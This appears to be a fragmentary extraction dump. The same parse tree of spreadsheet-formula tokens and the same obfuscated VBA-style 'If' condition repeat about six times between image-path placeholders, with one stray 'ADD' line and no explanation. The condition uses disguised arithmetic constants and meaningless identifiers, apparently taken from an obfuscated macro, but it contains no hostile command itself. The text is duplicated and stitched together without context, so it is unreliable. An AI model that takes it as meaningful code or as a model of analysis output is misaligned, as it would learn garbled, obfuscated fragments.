

```
            PtgInt : 6317
            PtgInt : 6321
          PtgSub : -
          PtgName : abfsh
        PtgFunc :  P(1) :  I(0)
        PtgName : ah4lgn
      PtgLt : <
            PtgInt : 7424
            PtgInt : 22272
          PtgDiv : /
          PtgName : abfsh
        PtgFunc :  P(1) :  I(0)
        PtgName : ah4lgn
      PtgMt : >
    PtgAnd : and
            PtgInt : 14964
            PtgInt : 14966
          PtgSub : -
          PtgName : abfsh
        PtgFunc :  P(1) :  I(0)
        PtgName : ah4lgn
      PtgLt : <
            PtgInt : 18342
            PtgInt : -18341
          PtgAdd : +
          PtgName : abfsh
        PtgFunc :  P(1) :  I(0)
        PtgName : ah4lgn
      PtgMt : >
    PtgAnd : and
  PtgOr : or
  PtgName : if
PtgFunc :  P(1) :  I(0)
```

If (ah4Lgn > aBFSh(-18341 + 18342) And ah4Lgn < aBFSh(14966 - 14964)) Or (ah4Lgn > aBFSh(22272 / 7424) And ah4Lgn < aBFSh(6321 - 6317)) Then





```
          PtgInt : 6317
          PtgInt : 6321
        PtgSub : -
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgLt : <
          PtgInt : 7424
          PtgInt : 22272
        PtgDiv : /
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgMt : >
  PtgAnd : and
          PtgInt : 14964
          PtgInt : 14966
        PtgSub : -
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgLt : <
          PtgInt : 18342
          PtgInt : -18341
        PtgAdd : +
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgMt : >
  PtgAnd : and
PtgOr : or
PtgName : if
PtgFunc :  P(1) :  I(0)
```

If (ah4Lgn > aBFSh(-18341 + 18342) And ah4Lgn < aBFSh(14966 - 14964)) Or (ah4Lgn > aBFSh(22272 / 7424) And ah4Lgn < aBFSh(6321 - 6317)) Then





```
            PtgInt : 6317
            PtgInt : 6321
          PtgSub : -
          PtgName : abfsh
        PtgFunc :  P(1) :  I(0)
        PtgName : ah4lgn
      PtgLt : <
            PtgInt : 7424
            PtgInt : 22272
          PtgDiv : /
          PtgName : abfsh
        PtgFunc :  P(1) :  I(0)
        PtgName : ah4lgn
      PtgMt : >
    PtgAnd : and
            PtgInt : 14964
            PtgInt : 14966
          PtgSub : -
          PtgName : abfsh
        PtgFunc :  P(1) :  I(0)
        PtgName : ah4lgn
      PtgLt : <
            PtgInt : 18342
            PtgInt : -18341
          PtgAdd : +
          PtgName : abfsh
        PtgFunc :  P(1) :  I(0)
        PtgName : ah4lgn
      PtgMt : >
    PtgAnd : and
  PtgOr : or
  PtgName : if
PtgFunc :  P(1) :  I(0)
```

If (ah4Lgn > aBFSh(-18341 + 18342) And ah4Lgn < aBFSh(14966 - 14964)) Or (ah4Lgn > aBFSh(22272 / 7424) And ah4Lgn < aBFSh(6321 - 6317)) Then





```
          PtgInt : 6317
          PtgInt : 6321
        PtgSub : -
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgLt : <
          PtgInt : 7424
          PtgInt : 22272
        PtgDiv : /
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgMt : >
  PtgAnd : and
          PtgInt : 14964
          PtgInt : 14966
        PtgSub : -
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgLt : <
          PtgInt : 18342
          PtgInt : -18341
        PtgAdd : +
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgMt : >
  PtgAnd : and
PtgOr : or
PtgName : if
PtgFunc :  P(1) :  I(0)
```

If (ah4Lgn > aBFSh(-18341 + 18342) And ah4Lgn < aBFSh(14966 - 14964)) Or (ah4Lgn > aBFSh(22272 / 7424) And ah4Lgn < aBFSh(6321 - 6317)) Then




```
          PtgInt : 6317
          PtgInt : 6321
        PtgSub : -
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgLt : <
          PtgInt : 7424
          PtgInt : 22272
        PtgDiv : /
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgMt : >
  PtgAnd : and
          PtgInt : 14964
          PtgInt : 14966
        PtgSub : -
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgLt : <
          PtgInt : 18342
          PtgInt : -18341
        PtgAdd : +
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgMt : >
  PtgAnd : and
PtgOr : or
PtgName : if
PtgFunc :  P(1) :  I(0)
```


If (ah4Lgn > aBFSh(-18341 + 18342) And ah4Lgn < aBFSh(14966 - 14964)) Or (ah4Lgn > aBFSh(22272 / 7424) And ah4Lgn < aBFSh(6321 - 6317)) Then




```
aa4d3r!7 ADD: -18341 + 18342
```

```
          PtgInt : 6317
          PtgInt : 6321
        PtgSub : -
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgLt : <
          PtgInt : 7424
          PtgInt : 22272
        PtgDiv : /
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgMt : >
  PtgAnd : and
          PtgInt : 14964
          PtgInt : 14966
        PtgSub : -
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgLt : <
          PtgInt : 18342
          PtgInt : -18341
        PtgAdd : +
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgMt : >
  PtgAnd : and
PtgOr : or
PtgName : if
PtgFunc :  P(1) :  I(0)
```

